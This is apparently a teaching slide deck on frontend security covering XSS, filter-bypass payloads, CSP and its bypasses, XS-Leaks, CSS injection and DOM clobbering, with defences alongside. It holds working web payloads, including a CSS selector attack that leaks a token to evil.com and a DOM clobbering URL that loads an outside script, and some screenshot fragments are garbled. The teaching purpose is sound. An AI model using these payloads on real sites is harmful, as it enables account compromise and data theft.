
 `https://example.com/?name=<script>alert(1)</script>`

Reflect

`<h1>Hello, <script>alert(1)</script></h1>`

# Stored XSS

- 伺服器會儲存 (store) 駭客的惡意輸入





# DOM-based XSS

- JavaScript 讀取惡意輸入造成 XSS

 [https://example.com/#alert\(1\)](https://example.com/#alert(1))

```
<script>  
    eval(decodeURI(location.hash.slice(1)));  
</script>
```

Besides `<script>` element

# Event Handler

- `<svg/onload=alert(1)>`
- `<img src=# onerror=alert(1)>`
- `<input onfocus=alert(1)>`

# javascript: Scheme

- `<a href="javascript:alert(1)">Click Me</a>`
- `location.replace("javascript:alert(1)");`

I want to stop HACKERS!

# Blacklist

```
[space]on ... =  
javascript:  
<script
```

# Blacklist

```
[space]on ... =  
javascript:  
<script
```

# Blacklist

[space]on ... =

<svg<TAB>onload=alert(1)>



# Blacklist

[space]on ... =

<svg\n  
onload=alert(1)>

# Blacklist

[space]on ... =

<svg/onload=alert(1)>

onload=alert(1)>

# Blacklist

```
[space]on ... =  
javascript:  
<script
```

# Blacklist

[space]on ... =

<a href="\x01javascript:alert(1)">X</a>

# Blacklist

[space]on ... =


```
<a href="java\tscript:alert(1)">X</a>
```

# Blacklist

`<a href="java&Tab;script:alert(1)">X</a>`

# Blacklist

```
[space]on ... =  
javascript:  
<script
```



# JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.



Eval Source



Run In Parent Scope

```
[ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ]
[ ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] +
[ ] ) [ + [ ] ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! +
[ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( [ ] [ [ ] ] + [ ] ) [ + ! +
[ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( [ ] [ [ ] ] + [ ] ) [ + ! +
[ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( [ ]
[ ] + [ ] ) [ + [ ] ] + ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] +
( ! ! [ ] + [ ] ) [ + [ ] ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] +
[ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] +
[ + [ ] ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ( ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] + ! + ! +
[ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( [ ] [ [ ] ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( [ ] [ [ ] ] + [ ] )
[ + ! + [ ] ] + ( + [ ! [ ] ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] +
( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] + [ + ! + [ ] ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( + [ ! + [ ] +
[ ] + ! + [ ] + [ + ! + [ ] ] ) [ ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] )
[ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( [ ] + [ ] )
[ ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] +
[ ] ) [ + [ ] ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! +
[ ] ] + ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( [ ] [ [ ] ] + [ ] ) [ + ! +
```





# JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the  
get k

aler

$$\begin{aligned} & [ ] [ ( \\ & [ ( [ ] \\ & [ ] ) [ \\ & [ ] ] + \end{aligned}$$
 $[\ ]_+$ 

[[ ]]

(!![

1151

[+]

$$[ ] +$$

[[[

$$\begin{bmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{bmatrix} + 1$$
$$\begin{bmatrix} 1 & 1 \\ 1 & 1 \end{bmatrix}$$

[ ( [ ]

[1] [

[11] +

www.jsfuck.com 顯示

1

確定

Read More:

[Cross-Site Scripting \(XSS\) Cheat Sheet -  
2021 Edition | Web Security Academy](#)

# What can XSS do exactly?

- 偷取 cookie (僅限無 HttpOnly flag 的 cookie)
- 偽造請求：不受前述 CSRF 的任何限制
- 偷取各種資訊
  - Screenshot
  - Key logger
  - ...

# How to prevent XSS?

- Escape HTML syntax
  - In PHP: `htmlspecialchars()`
  - `<`  $\longrightarrow$  `&lt;`;
  - `>`  $\longrightarrow$  `&gt;`;
  - `"`  $\longrightarrow$  `&quot;`;
  - ...
- Filter HTML syntax
  - No `<script>` tag
  - No event handler (`onclick=" ... "`)
  - ...
- Content-Security-Policy

# How to prevent XSS?

- Escape HTML / JavaScript syntax **is hard**

- `javascript:alert(1)`

- Filter HTML syntax **is hard**

- [Mutation XSS in Google Search](#)

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

# How to prevent XSS?

- Escape HTML / JavaScript syntax **is hard**

- `javascript:alert(1)`

- Filter HTML syntax **is hard**

- [Mutation XSS in Google Search](#)

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

# CSP

- Content Security Policy
- 由瀏覽器根據 CSP 控制對外部的請求
- 白名單機制
- [Content Security Policy \(CSP\) Quick Reference Guide](#)

```
default-src 'none'; image-src 'self';
```

Directive

Source

# CSP - 設定方法

- Via Response Header:  
`Content-Security-Policy: ...`
- Via Meta Tag:  
`<meta http-equiv="Content-Security-Policy" content=" ... ">`
- CSP Evaluator     [csp-evaluator.withgoogle.com](https://csp-evaluator.withgoogle.com)



# CSP - Quick Example

```
HTTP/1.1 200 OK
```


```
Content-Security-Policy: script-src 'self';
```

```
<script> alert(/xss/) </script>
```

 檢測器 主控台 網路 除錯器 {} 樣式編輯器 效能 記憶體

 過濾輸出資料

錯誤

 Content Security Policy: 頁面的設定阻擋了 inline 的資源載入: ([script-src])。

# 基本的 Directive

- default-src 預設值, 未設定的 directive 皆會採預設值
- img-src <img>
- style-src <link rel="stylesheet">
- script-src <script>
- frame-src <iframe>
- connect-src fetch, XMLHttpRequest, WebSocket etc.
- ...

# Source: <host-source>

- 'none'      通通不允許
- 'self'      Same-Origin (host 和 port 都相同)
- \*          除 data: blob: mediastream: filesystem: 外全部允許
- 指定 host
  - https://example.com
  - example.com
  - \*.example.com

# script-src

- 'none', 'self', \*
- <host-source>
- 'unsafe-eval'
  -  eval('alert(1)')
- 'unsafe-inline'
  -  <svg onload=alert(1)>, <script>alert(1)</script>
- 'nonce-<base64-value>'
- 'strict-dynamic'


# script-src 'nonce-<base64-value>'

HTTP/1.1 200 OK


Content-Security-Policy: script-src 'nonce-r4nd0m';

<script src="/app.js" nonce="r4nd0m"></script>

<script src="/xss.js" nonce="not-match"></script>



✗ Blocked




✓ 兩邊 nonce 必須一樣

## script-src 'strict-dynamic'

- `script-src 'nonce-r4nd0m' 'strict-dynamic';`
- 允許有合法 nonce 的 script 動態載入新的 script element

```
<script src="/app.js" nonce="r4ndom"></script>
```

```
// app.js
```

```
let script = document.createElement('script');  
script.src = 'http://splitline.tw/jquery.js'; //   
document.body.appendChild(script);
```


# [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021) 只有 Chromium based browser 支援
- `require-trusted-types-for` 目前只支援 `'script'`
- `trusted-types` `<policyName>, 'none', 'allow-duplicates'`
  - 指定此頁面要遵循的 policy (由開發者自行設定/命名)

# [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021) 只有 Chromium based browser 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```




```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = sanitizer.createHTML(attackerInput);
```



# [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chromium based browser 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```

```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = sanitizer.createHTML(attackerInput); //  允許 trustedHTML
```

# [NEW] trusted-types


- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chromium based browser 支援

```
const sanitizer = trustedTypes.createPolicy('my-policy', {  
  // sanitize html: using cure53.de/purify  
  createHTML: input ⇒ DOMPurify.sanitize(input)  
});
```

```
const attackerInput = '<p>meow</p><svg onload=alert(/xss/)>';  
const div = document.createElement('div');  
div.innerHTML = attackerInput;    // ❌ 拒絕直接 assign 的輸入
```

# [NEW] trusted-types

- `require-trusted-types-for 'script'; trusted-types my-policy;`
- 目前 (2021/03) 只有 Chromium based browser 支援



```
const div = document.createElement('div');  
div.innerHTML = attackerInput; // ❌ 拒絕直接 assign 的輸入
```

# Content Security Policy

How to Bypass?

Policy

# Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

*[XSS HERE]*

```
<script src="/jquery.js" nonce="r4nd0m"></script>
```

# Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

```
<base href="http://splitline.tw">  
<script src="/jquery.js" nonce="r4nd0m"></script>
```

→ 載入 `http://splitline.tw/jquery.js`

# Bypass Via `<base>` tag

- `default-src 'none'; script-src 'nonce-r4nd0m';`
- `<base>` 能改變所有相對 URL 的 base URL

`<base href="http://splitline.tw">`

<

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

✓ <b>default-src</b>		✓
🔒 <b>script-src</b>	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.	✓
❗ <b>base-uri</b> [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?	✓



# Bypass Via Script Gadget

- DOM Based XSS
- 利用**原本就存在**於網頁上的 JavaScript 繞過防護 (code reuse)
- Blackhat USA 2017

[Breaking XSS mitigations via Script Gadgets](#)

# Bypass Via Script Gadget

```
<div data-role="button"  
  data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>
```

```
<script>  
  const buttons = $("[data-role=button]");  
  buttons.html(button.getAttribute("data-text"));  
</script>
```

Simple Script Gadget

```
<div data-role="button" ... ><script>alert(1)</script></div>
```

# Bypass Via Whitelisted CDN / Host

CSP: script-src 'self' cdnjs.cloudflare.com 'unsafe-eval'

```
<script  
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js">
```

Case Study 0x01: [A Wormable XSS on HackMD! / by 🍊](#)

Case Study 0x02: [HackMD XSS & Bypass CSP / by k1tten](#)

# Frontend security: Advanced

XS-Leaks

# XS-Leaks

- 沒有 XSS 仍然有可能洩露資訊
- 最原始的論文 / Stanford, 2007  
[Exposing Private Information by Timing Web Applications](#)
- Browser-based side channel attack.

# XS-Leaks: Time-based

- XS-Leaks 的前身 -- [Security: Cross-domain search timing](#)
- 透過 search / render 耗費的時間差 leak 出資訊
- `/?search=<input>`

```
- a    0.17s  
- b    0.21s  
- ...  
- f    0.87s  
- ...  
- z    0.15s
```



```
- fa   0.12s  
- fb   0.19s  
- ...  
- fl   0.91s  
- ...  
- fz   0.20s
```



```
- ...  
- flag 0.95s  
- ...
```

# XS-Leaks: Frame Count

- `window.frames.length` → 得知指定 window 底下 iframe 數量
- `/search?query=S3CR3T_KEY_9527`      `frame.length ≥ 1`
- `/search?query=wtfff_doesnt_exist`      `frame.length = 0`

```
https://email.com/?query=S3CR3T_KEY_9527
```

Search Result / 1 result(s):

```
email.com/ ... (iframe)
```

Hi:

Your key is **S3CR3T\_KEY\_9527!**



# XS-Leaks: Frame Count

- `window.frames.length` → 得知指定 window 底下 iframe 數量
- `/search?query=S3CR3T_KEY_9527`      `frame.length ≥ 1`
- `/search?query=wtfff_doesnt_exist`      `frame.length = 0`

```
https://email.com/?query=wtfff_doesnt_exist
```

```
Search Result / 0 result(s):
```

```
Nothing here ...
```

# XS-Leaks: Frame Count

- `window.frames.length` → 得知指定 window 底下 iframe 數量
- `/search?query=S3CR3T_KEY_9527`      `frame.length ≥ 1`
- `/search?query=wtfff_doesnt_exist`      `frame.length = 0`



# XS-Leaks: Frame Count / Case Study

- [The Return Of The Iframe, Leaking Data From Facebook Messenger](#)
- FB Messenger 有在聊天的話會開一個 frame
- 透過 `frame.length` 可得知特定用戶正在跟幾個人聊天

Read More:

<https://xsleaks.dev/>

# CSS Injection

# CSS Injection

```
<style>  
    [INJECT]  
</style>
```

- 利用 `url( ... )` 任意送請求 (GET-based CSRF)
- 透過 `selector leak` HTML 中的資料

# CSS Injection -- DoS

*Boring*

```
<style>
  body {
    background: url(http://example.com/logout);
  }
</style>
```

CSS injection + Logout CSRF

# CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
...
input[name=token][value^="9"] { background: url(//evil.com/9); }
...
input[name=token][value^="11"] { background: url(//evil.com/11); }
...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>

<input type="text" name="token" value="9f586e5 ... ">
```



# CSS Injection -- Leak Information

```
<style>
input[name=token][value^="1"] { background: url(//evil.com/1); }
input[name=token][value^="2"] { background: url(//evil.com/2); }
...
input[name=token][value^="9"] { background: url(//evil.com/9); }


input[name=token][value^="11"] { background: url(//evil.com/11); }
...
input[name=token][value^="9f"] { background: url(//evil.com/9f); }
</style>
```

```
<input type="text" name="token" value="9f586e5 ... ">
```

# DOM Clobbering

# How to Click This Button By JavaScript?

```
<button id="clickme">  
  Click Me!  
</button>
```



# How to Click This Button By JavaScript?

```
<button id="clickme">  
  Click Me!  
</button>
```

```
$("#clickme").click()
```

```
document.querySelector("button").click()
```

```
document.getElementById("clickme").click()
```

# How to Click This Button By JavaScript?

```
<button id="clickme">  
  Click Me!  
</button>
```



```
clickme.click()
```

# WTF? It's Spec!

## HTML Spec: Named access on the Window object

The **Window** object supports named properties. The supported property names of a **Window** object *window* at any moment consist of the following, in tree order according to the element that contributed them, ignoring later duplicates:

- *window*'s document-tree child browsing context name property set;
- the value of the `name` content attribute for all **embed**, **form**, **img**, and **object** elements that have a non-empty `name` content attribute and are in a document tree with *window*'s associated Document as their root; and
- the value of the `id` content attribute for all HTML elements that have a non-empty `id` content attribute and are in a document tree with *window*'s associated Document as their root.

# WTF? It's Spec!

HTML Spec: Named access on the Window object

- `<whatever id="meow"></whatever>` →  
meow  
window.meow
  - `<embed name="nyan" />`
  - `<form name="nyan" />`
  - `<img name="nyan" />`
  - `<object name="nyan" />`
- nyan  
window.nyan  
document.nyan

# WTF? It's Spec!

HTML Spec: Named access on the Window object

- `<whatever id="meow"></whatever>` → meow

**DOM 可以控制 JavaScript 變數**

- `<form name="nyan" />`
  - `<img name="nyan" />`
  - `<object name="nyan" />`
- nyan  
window.nyan  
document.nyan



## Bonus: 覆蓋 document.\*

```
<img name="cookie" />
<img name="getElementById" />

<script>
    alert(document.cookie); // alert [object HTMLImageElement]

    elem = document.getElementById("meow");
    // Uncaught TypeError: document.getElementById is not a function
</script>
```


But...

```

```

```
alert(nyan); // [object HTMLImageElement]
```

無法自由操控內容 🤔



<a> Works!

```
<a id="meow" href="http://splitline.tw" />
```

```
alert(meow); // http://splitline.tw 
```

# <a> Works!

再來看一下 spec

API for a and area elements

`<a href= ... >.toString()`

等於

`<a href= ... >.href`

## § 4.6.3 API for **a** and **area** elements

```
IDL interface mixin HTMLHyperlinkElementUtils {  
  [CEReactions] stringifier attribute USVString href;  
  readonly attribute USVString origin;  
  [CEReactions] attribute USVString protocol;  
  [CEReactions] attribute USVString username;  
  [CEReactions] attribute USVString password;  
  [CEReactions] attribute USVString host;  
  [CEReactions] attribute USVString hostname;  
  [CEReactions] attribute USVString port;  
  [CEReactions] attribute USVString pathname;  
  [CEReactions] attribute USVString search;  
  [CEReactions] attribute USVString hash;  
};
```

For web developers (non-normative)

**`hyperlink . toString()`**

**`hyperlink . href`**

Returns the hyperlink's URL.


Can be set, to change the URL.

# <a> Works!

除了單純的網址 ...

```
<a id="customHTML" href="abc:<script>alert(1)</script>"></a>
```

```
<a id="customJS" href="abc:alert(1)"></a>
```

- **abc:**
  - 對 href 來說是 **protocol**
  - 對 JavaScript 來說是 **label** → `eval("abc:alert(1)")` // Ok   
ref. [label - JavaScript](#)
- 🤔 為什麼一定要加上 protocol?

# Quick Example

```
<div id="note">Loading ... </div>
<script>
  // fetching userInput ...
  let sanitized = DOMPurify.sanitize(userInput); // sanitized!
  document.getElementById("note").innerHTML = sanitized;
  if(window.TEST) {
    let script = document.createElement('script');
    script.src = testLocation;
    document.body.appendChild(script);
  }
</script>
```

# Quick Example

```
<div id="note">Loading ... </div>
<script>
  // fetching userInput ...
  let sanitized = DOMPurify.sanitize(userInput); // sanitized!
  document.getElementById("note").innerHTML = sanitized;
  if(window.TEST) {
    let script = document.createElement('script');
    script.src = testLocation;
    document.body.appendChild(script);
  }
</script>
```

# Quick Example

```
<div id="note">Loading ... </div>
<script>
  // fetching userInput ...
  let sanitized = DOMPurify.sanitize(userInput); // sanitized!
  document.getElementById("note").innerHTML = sanitized;
  if(window.TEST) {
    let script = document.createElement('script');
    script.src = testLocation;
    document.body.appendChild(script);
  }
</script>
```



# Quick Example

```
<div id="note">Loading ... </div>
<script>
  // fetching userInput ...
  let sanitized = DOMPurify.sanitize(userInput); // sanitized!
  document.getElementById("note").innerHTML = sanitized;
  if(window.TEST) {
    let script = document.createElement('script');
    script.src = testLocation;
    document.body.appendChild(script);
  }
</script>
```

```
http://splitline.tw/dom.html?xss=<a id=TEST><a id=testLocation
href=//splitline.tw/jquery.js>
```

# Advanced: Two Level / Part 1

- 又双來讀一次 spec: [The form element](#)

## ***form[index]***

Returns the *index*th element in the form (excluding image buttons for historical reasons).

## ***form[name]***

Returns the form control (or, if there are several, a **RadioNodeList** of the form controls) in the form with the given **ID** or **name** (excluding image buttons for historical reasons); or, if there are none, returns the **img** element with the given ID.

Once an element has been referenced using a particular name, that name will continue being available as a way to reference that element in this method, even if the element's actual **ID** or **name** changes, for as long as the element remains in the [tree](#).

If there are multiple matching items, then a **RadioNodeList** object containing all those elements is returned.

# Advanced: Two Level / Part 1

沒有 `<a>` 可用 QQ

- 又双來讀一次 spec: [The form element](#)
- 可用 `form.elementId`, `form.elementName` 拿到 form control

```
<form id="test">
  <input name="meow">
  <button id="nyan"></button>
</form>

<script>
  console.log(test.meow); // <input name="meow">
  console.log(test.nyan); // <button id="nyan"></button>
</script>
```

# Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: [Named access on the Window object](#)

To [determine the value of a named property](#) *name* in a **Window** object *window*, the user agent must return the value obtained using the following steps:

1. Let *objects* be the list of [named objects](#) of *window* with the name *name*.

## Note

*There will be at least one such object, by definition.*

2. If *objects* contains a [browsing context](#), then return the **WindowProxy** object of the [nested browsing context](#) of the first [browsing context container](#) in [tree order](#) whose [nested browsing context](#) is in *objects*.
3. Otherwise, if *objects* has only one element, return that element.
4. Otherwise return an **HTMLCollection** rooted at *window*'s [associated Document](#), whose filter matches only [named objects](#) of *window* with the name *name*. (By definition, these will all be elements.)

# Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: [Named access on the Window object](#)
- 如果一個值代表很多個 element → 回傳 `HTMLCollection`
- 可以用 `name` 對 `HTMLCollection` 取值

```
<a id="meow">A</a>  
<a id="meow">B</a>
```



Firefox 沒照 spec 實作

```
<script>  
  console.log(meow); // HTMLCollection(2) [ ... ]  
</script>
```

# Advanced: Two Level / Part 2

- 又双叒來讀一次 spec: [Named access on the Window object](#)
- 如果一個值代表很多個 element → 回傳 `HTMLCollection`
- 可以用 `name` 對 `HTMLCollection` 取值

```
<a id="meow">A</a>  
<a id="meow" name="nyan">B</a>
```



Firefox 沒照 spec 實作

```
<script>  
  console.log(meow.meow);    // <a id="meow">A</a>  
  console.log(meow.nyan);    // <a id="meow" name="nyan">B</a>  
</script>
```

# Advanced: Three Level

- Two level: Part 1 + Part 2 → Three level!

```
<form id="test">  
<form id="test" name="nyan">  
  <input name="meow">  
</form>
```



Firefox 沒照 spec 實作

```
<script>  
  console.log(test);           // HTMLCollection(2) [ ... ]  
  console.log(test.nyan);      // <form id="test" name="nyan">  
  console.log(test.nyan.meow); // <input name="meow">  
</script>
```

# Advanced: $\infty$ Level

- 又双叒叕來讀一次 spec: [Named access on the Window object](#)
- iframe element 會產生一個子 Windows → 無限嵌套
- 可透過 srcdoc 操控 iframe 內容

The **document-tree child browsing context name property set** of a **Window** object *window* is the return value of running these steps:


1. If *window*'s [browsing context](#) is null, then return the empty list.
2. Let *childBrowsingContexts* be all [document-tree child browsing contexts](#) of *window*'s [browsing context](#) whose [browsing context name](#) is not the empty string, in order, and including only the first [document-tree child browsing context](#) with a given [name](#) if multiple [document-tree child browsing contexts](#) have the same one.
3. Remove each [browsing context](#) from *childBrowsingContexts* whose [active document](#)'s [origin](#) is not [same origin](#) with *window*'s [relevant settings object](#)'s [origin](#) and whose [browsing context name](#) does not match the name of its [container](#)'s [name](#) content attribute value.
4. Return the [browsing context names](#) of *childBrowsingContexts*, in the same order.



# Advanced: $\infty$ Level

- 缺點：iframe 載入需要時間差

```
<iframe name="level1" srcdoc='  
<iframe name="level2" srcdoc="  
  <iframe name=&quot;level3&quot;  
    srcdoc=&quot;<a id=final></a>&quot;;  
  </iframe>  
</iframe>  
></iframe>  
></iframe>
```

